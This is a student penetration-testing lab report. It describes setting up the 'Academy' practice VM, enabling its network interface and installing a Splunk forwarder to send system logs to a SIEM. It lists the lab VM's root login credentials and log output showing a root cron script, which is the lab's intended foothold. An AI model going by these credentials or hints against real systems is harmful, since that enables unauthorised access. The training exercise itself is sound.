VAPT REPORT

Copyright

NAME: HARIKA.R

REG.NO: 210421244046

DEPARTMENT: CSBS

TABLE OF CONTENTS:

7. Once you get connected to the internet, configure your own SIEM Cloud instance in this machine so that any malicious activity can be monitored and tracked

8. Once the SIEM instance is configured, make sure you enable the log files and add the respective directory to the monitor list.

9. Make a note of the IP Address of the VM, exit to the root login page by simply typing 'exit' on a terminal

10. Now, go to your Attacker machine, break into the system, and find the root flag

1. INTRODUCTION

BACKGROUND:

In today's digital landscape, ensuring the security of web servers is paramount to safeguarding sensitive data and maintaining the trust of users. Moreover, with the evolving threat landscape, enterprises are increasingly turning to Security Information and Event Management (SIEM) solutions to proactively monitor and mitigate security incidents.

OBJECTIVES:

This project aims to conduct a comprehensive Vulnerability Assessment and Penetration Testing (VAPT) of the organization's web server to identify and remediate potential security weaknesses. Additionally, it involves the implementation of a SIEM solution to enhance real-time threat detection and incident response capabilities.

SCOPE:

The scope of this project encompasses the following:

- Conducting VAPT on the web server infrastructure.

- Implementing a SIEM solution tailored to the organization's needs.

- Providing recommendations for improving the security posture based on findings from VAPT and SIEM implementation.

2. VULNERBILITY ASSESSMENT AND PENETRATION TESTING (VAPT)

DEFINITON AND IMPORTANCE:

Vulnerability Assessment involves the systematic identification, classification, and prioritization of vulnerabilities within a system, while Penetration Testing simulates real-world attacks to exploit identified vulnerabilities, thereby assessing the effectiveness of existing security measures.

METHODOLOGY:

The VAPT process involves several key stages, including reconnaissance, vulnerability scanning, exploitation, and post-exploitation analysis. Each stage is crucial for identifying and validating potential security weaknesses.

3. SECURITY INFORMATION AND EVENT MANAGEMENT (SIEM)

INTRODUCTION TO SIEM:

An introduction to SIEM technology, its core functionalities, and its role in modern cybersecurity operations.

NEED FOR SIEM:


Discussion on the increasing need for SIEM solutions in enterprises to effectively manage security incidents, comply with regulations, and mitigate advanced threats.

IMPLEMENTATION PROCESS:

Step-by-step process of implementing the SIEM solution, including requirements gathering, deployment, configuration, and integration with existing systems.


DOCUMENTATION:

1. Download the Academy VM



Couldn't preview file
There was a problem with the network

2. Unzip the 7z file using winrar/winzip/7z to get the VMDisk files



Extract Archive

Select a Destination and Extract Files


Files will be extracted to this folder:

C:\Users\jsher\Downloads\Academy

☑ Show extracted files when complete

3. Open the VMware Player, select Open VM, and then select the extracted VM

4. Edit the VM and change the network settings to Bridged before switching on the VM.



```
Sending on   Socket/fallback
DHCPDISCOVER on ens33 to 255.255.255.255 port 67 interval 5
DHCPOFFER of 192.168.31.8 from 192.168.31.1
DHCPREQUEST for 192.168.31.8 on ens33 to 255.255.255.255 port 67
DHCPACK of 192.168.31.8 from 192.168.31.1
bound to 192.168.31.8 -- renewal in 12434 seconds.
root@academy:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 10
00
    link/ether 00:0c:29:3b:74:49 brd ff:ff:ff:ff:ff:ff
    inet 192.168.31.8/24 brd 192.168.31.255 scope global dynamic ens33
       valid_lft 28794sec preferred_lft 28794sec
    inet6 2409:40f4:11e:4b4b:20c:29ff:fe3b:7449/64 scope global dynamic mngtmpaddr
       valid_lft 21084sec preferred_lft 21084sec
    inet6 fe80::20c:29ff:fe3b:7449/64 scope link
       valid_lft forever preferred_lft forever
root@academy:~# ping google.com
PING google.com(maa05s10-in-x0e.1e100.net (2404:6800:4007:808::200e)) 56 data bytes
^C
--- google.com ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 114ms

root@academy:~# ifup ens33
ifup: unknown interface ens33
root@academy:~# [ 8216.739785] rcu: INFO: rcu_sched self-detected stall on CPU
[ 8216.740421] rcu: 	0-...!: (1 ticks this GP) idle=e1e/0/0x1 softirq=149550/149550 fqs=0
[ 8216.741046] rcu: 	 (t=10350 jiffies g=337945 q=1)
[ 8216.742157] rcu: rcu_sched kthread starved for 10350 jiffies! g337945 f0x0 RCU_GP_WAIT_FQS(5) ->s
tate=0x402 ->cpu=0
[ 8216.743531] rcu: RCU grace-period kthread stack dump:
_
```

Virtual Machine Name:


academy

State: Suspended

OS: Other


Version: Workstation 17.5.x virtual machine

RAM: 1 GB



Device	Summary
Memory	1 GB
Processors	1
Hard Disk (SATA)	8 GB
Network Adapter	Bridged (Automatic)
USB Controller	Present
Display	Auto detect

5. Use the username and password in the root password.txt file to log in



```
root:tcm
```

6. Search the web, and find the solution to turn on the network device ens33 (Hint: unix.stackexchange.com)

Commands used:


- ip link set dev ens33 up

        - In this, ens stands for ethernet devices
        - Up stands for interface
    - dhclient -v ens33

      dhclient is the command line for DHCP

      -v stans for verbose.


      Ens33 is the network interface.
    - ip a




```
root@academy:/opt/splunkforwarder/bin# ip link set dev ens33 up
root@academy:/opt/splunkforwarder/bin# dhclient -v ens33
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Corrupt lease file - possible data loss!
Corrupt lease file - possible data loss!
Listening on LPF/ens33/00:0c:29:01:2a:e8
Sending on   LPF/ens33/00:0c:29:01:2a:e8
Sending on   Socket/fallback
DHCPREQUEST for 172.16.10.161 on ens33 to 255.255.255.255 port 67
DHCPNAK from 192.168.31.1
DHCPDISCOVER on ens33 to 255.255.255.255 port 67 interval 3
DHCPDISCOVER on ens33 to 255.255.255.255 port 67 interval 7
DHCPOFFER of 192.168.31.188 from 192.168.31.1
DHCPREQUEST for 192.168.31.188 on ens33 to 255.255.255.255 port 67
DHCPACK of 192.168.31.188 from 192.168.31.1
bound to 192.168.31.188 -- renewal in 14266 seconds.
root@academy:/opt/splunkforwarder/bin# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 10
00
    link/ether 00:0c:29:01:2a:e8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.31.188/24 brd 192.168.31.255 scope global dynamic ens33
       valid_lft 28797sec preferred_lft 28797sec
    inet6 2409:40f4:112:9373:20c:29ff:fe01:2ae8/64 scope global dynamic mngtmpaddr
       valid_lft 11324sec preferred_lft 11324sec
    inet6 fe80::20c:29ff:fe01:2ae8/64 scope link
       valid_lft forever preferred_lft forever
root@academy:/opt/splunkforwarder/bin# _
```

we need to install the ‘SPLUNK UNIVERSAL FORWARDER’ in our machine.

It is done by using the ‘wget’ tool which is available in the Academy machine



```
wget -O splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb "https://download.splunk.com/products/universalforwarder/releases/9.2.0.1/linux/splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb"
```



```
host="academy"
```

✓ 6,891 events (2/26/24 5:30:00.000 PM to 2/27/24 5:46:32.000 PM)

```
i  Time                    Event
>  2/27/24 5:46:17.000 PM  Feb 27 07:16:17 academy systemd[1]: Stopping Systemd service file for Splunk, generated by 'splunk enable boot-start'...
                           host = academy | source = /var/log/daemon.log | sourcetype = syslog
>  2/27/24 5:46:17.000 PM  Feb 27 07:16:17 academy splunk[3715]: 2024-02-27 07:16:17.283 -0500 Interrupt signal received sent by PID 1, which is my parent, command="/sbin/init"
                           (UID 0)
                           host = academy | source = /var/log/daemon.log | sourcetype = syslog
>  2/27/24 5:46:17.000 PM  Feb 27 07:16:17 academy splunk[3715]: 2024-02-27 07:16:17.283 -0500 Interrupt signal received sent by PID 1, which is my parent, command="/sbin/init"
                           (UID 0)
                           host = academy | source = /var/log/syslog | sourcetype = syslog
>  2/27/24 5:46:01.000 PM  Feb 27 07:16:01 academy CRON[3880]: (CRON) info (No MTA installed, discarding output)
                           host = academy | source = /var/log/syslog | sourcetype = syslog
>  2/27/24                 Feb 27 07:16:01 academy CRON[3881]: (root) CMD (/home/grimmie/backup.sh)
```

Installing and Configuring Splunk Universal Forwarder:

Create a user for Splunk Forwarder:


- useradd -m splunkwd

Set up the Splunk Home directory:

- export SPLUNK_HOME=”/opt/splunkforwarder”
- mkdir $SPLUNK_HOME


Install Splunk Forwarder and start it:

- dpkg -i splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb




```
root@academy:/opt/splunkforwarder/bin# useradd -m splunkfwd
useradd: user 'splunkfwd' already exists
root@academy:/opt/splunkforwarder/bin# export SPLUNK_HOME="/opt/splunkforwarder"
root@academy:/opt/splunkforwarder/bin# mkdir $SPLUNK_HOME
mkdir: cannot create directory '/opt/splunkforwarder': File exists
root@academy:/opt/splunkforwarder/bin# ls
2to3-3.7                pcre2-config  pydoc3.7
btool                   pid_check.sh  S3benchmark
btprobe                 pip3          scripts
bzip2                   pip3.7        setSplunkEnv
classify                prichunkpng   slim
copyright.txt           priforgepng   splunk
easy_install-3.7        prigreypng    splunkd
genRootCA.sh            pripalpng     splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb
genSignedServerCert.sh  pripamtopng   splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amdd64.deb
genWebCert.sh           pripnglsch    splunkmon
idle3                   pripngtopam   splunk-tlsd
idle3.7                 priweavepng   supervisor-simulator
openssl                 pydoc3        wheel
root@academy:/opt/splunkforwarder/bin# dpkg -i splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.
deb
dpkg-deb: error: 'splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb' is not a Debian format a
rchive
dpkg: error processing archive splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb (--install):
 dpkg-deb --control subprocess returned error exit status 2
Errors were encountered while processing:
 splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb
root@academy:/opt/splunkforwarder/bin# chown -R splunkfwd:splunkfwd $SPLUNK_HOME
root@academy:/opt/splunkforwarder/bin# _
```

- ➢ $SPLUNK_HOME/bin/splunk start—accept-license
- ➢ Cd/opt/splunkforwarder/bin



```
oot@academy:/opt/splunkforwarder/bin# $SPLUNK_HOME/bin/splunk start --accept-license
larning: Attempting to revert the SPLUNK_HOME ownership
larning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
he splunk daemon (splunkd) is already running.
oot@academy:/opt/splunkforwarder/bin# cd /opt/splunkforwarder/bin
oot@academy:/opt/splunkforwarder/bin#
```

- ➢ Whoami
- ➢ ./splunk




```
root@academy:/opt/splunkforwarder/bin# whoami
root
root@academy:/opt/splunkforwarder/bin# ./splunk
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Data forwarding configuration management tools.
  Commands:
      enable local-index [-parameter <value>] ...
      disable local-index [-parameter <value>] ...
      display local-index
      add forward-server server
      remove forward-server server
      list forward-server
  Objects:
      forward-server       a Splunk forwarder to forward data to be indexed
      local-index          a local search index on the Splunk server
```

- ./splunk add forward-server 192.168.31.189:9997 (windows ip : port)
- ./splunk add monitor /var/log

